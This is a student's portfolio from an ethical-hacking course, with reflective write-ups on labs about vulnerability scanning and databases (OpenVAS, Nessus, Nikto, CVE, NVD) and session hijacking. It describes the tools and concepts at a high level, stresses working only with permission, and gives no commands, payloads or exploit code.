Ethical Hacking

Portfolio Samples

Will Kittredge

TABLE OF CONTENTS

LAB 5: VULNERABILITY ANALYSIS

CRITICAL ANALYSIS

This lab assignment primarily covered vulnerabilities. Specifically, this involved using scanning tools and conducting research in vulnerability databases. OpenVAS, Nessus, and Nikto were used to execute scans against targets (such as a web server/web app or an entire system in general) and automatically obtain information about any detected vulnerabilities. Using the results of automatic scans and/or manual investigation techniques, an attacker or pentester can locate known vulnerabilities – along with their accompanying details – in vulnerability databases to better inform their findings. This information can help us identify security weaknesses, and in some cases might lead to successful exploitation and privilege escalation.


ETHICAL CONSIDERATIONS

Like many other things in the cybersecurity field, there are both legitimate and illegitimate reasons to perform vulnerability scanning and research. Similar to network/port scanning in a prior lab, vulnerability scanning and research should not be conducted without prior (ideally written) permission, and certainly not against targets out in the wild.

REFLECTION & SCREENSHOTS


This lab took a decent amount of time (a few hours) to complete, but most of this involved waiting for the scans to complete while I did something more productive. I was fortunate enough to have some exposure to the vulnerability scanners in this assignment (mainly Nessus) from my experience with the CyberForce competition, and I was at least familiar with/aware of the vulnerability databases that we used. Even so, I'm always surprised by the amount of depth that each tool has/how much use can be extracted from them with enough knowledge and practice. Because I prefer to operate from the command line when possible, I plan to do some additional research on Nikto.

Lab 1/Task 1: Perform Vulnerability Research in Common Weakness Enumeration (CWE)




▲ **Screenshot 1** **Screenshot 2** ▼


Lab 1/Task 2: Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)




▲ **Screenshot 1** **Screenshot 2** ▼




Lab 1/Task 3: Perform Vulnerability Research in National Vulnerability Database (NVD)




▲ Screenshot 1 Screenshot 2 ▼




Lab 2/Task 1: Perform Vulnerability Analysis using OpenVAS




▲ **Screenshot 1** **Screenshot 2** ▼




Lab 2/Task 2: Perform Vulnerability Scanning using Nessus




▲ Screenshot 1 Screenshot 2 ▼



Lab 2/Task 3: Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto



▲ Screenshot 1 Screenshot 2 ▼



LAB 11: SESSION HIJACKING

CRITICAL ANALYSIS

This lab module covered session hijacking, which is the set of techniques that attackers use to steal an access token or otherwise access gain unauthorized access to a session. Someone could (for example) initiate a man-in-the-middle attack, sniff the desired traffic, and use this intercepted data to establish communications with a server as if they were the "real" authenticated user. This lab primarily demonstrated the concept of session hijacking by showing and explaining how one might use tools such as OWASP ZAP, bettercap, and Hetty to hijack a session. In addition, the second portion of the lab utilized Wireshark to illustrate how some hijacking techniques work and what their potential indicators might be.


ETHICAL CONSIDERATIONS

I think it goes without saying that a lot of the knowledge and skills that information security professionals need can be twisted/used in malicious ways, and this is especially true for a penetration testing class. Although it would still not be a good idea to use them out in the wild, there are some techniques that I could at least see legitimate positive intentions behind (e.g., port scanning). However, I cannot say this for session hijacking. As far as I'm concerned and aware, session hijacking should be done *exclusively* with permission.


REFLECTION & SCREENSHOTS

Although the tasks were shorter in this module than most of the prior weeks, I enjoyed the labs and was interested in learning more about session hijacking. I understand that our labs are designed to make it easy to observe and understand these concepts, but I was also surprised at how easy some of the tools made it to do some potentially very malicious/nasty things – even if it would probably (and/or hopefully) take more effort for a real attacker to do against real targets.

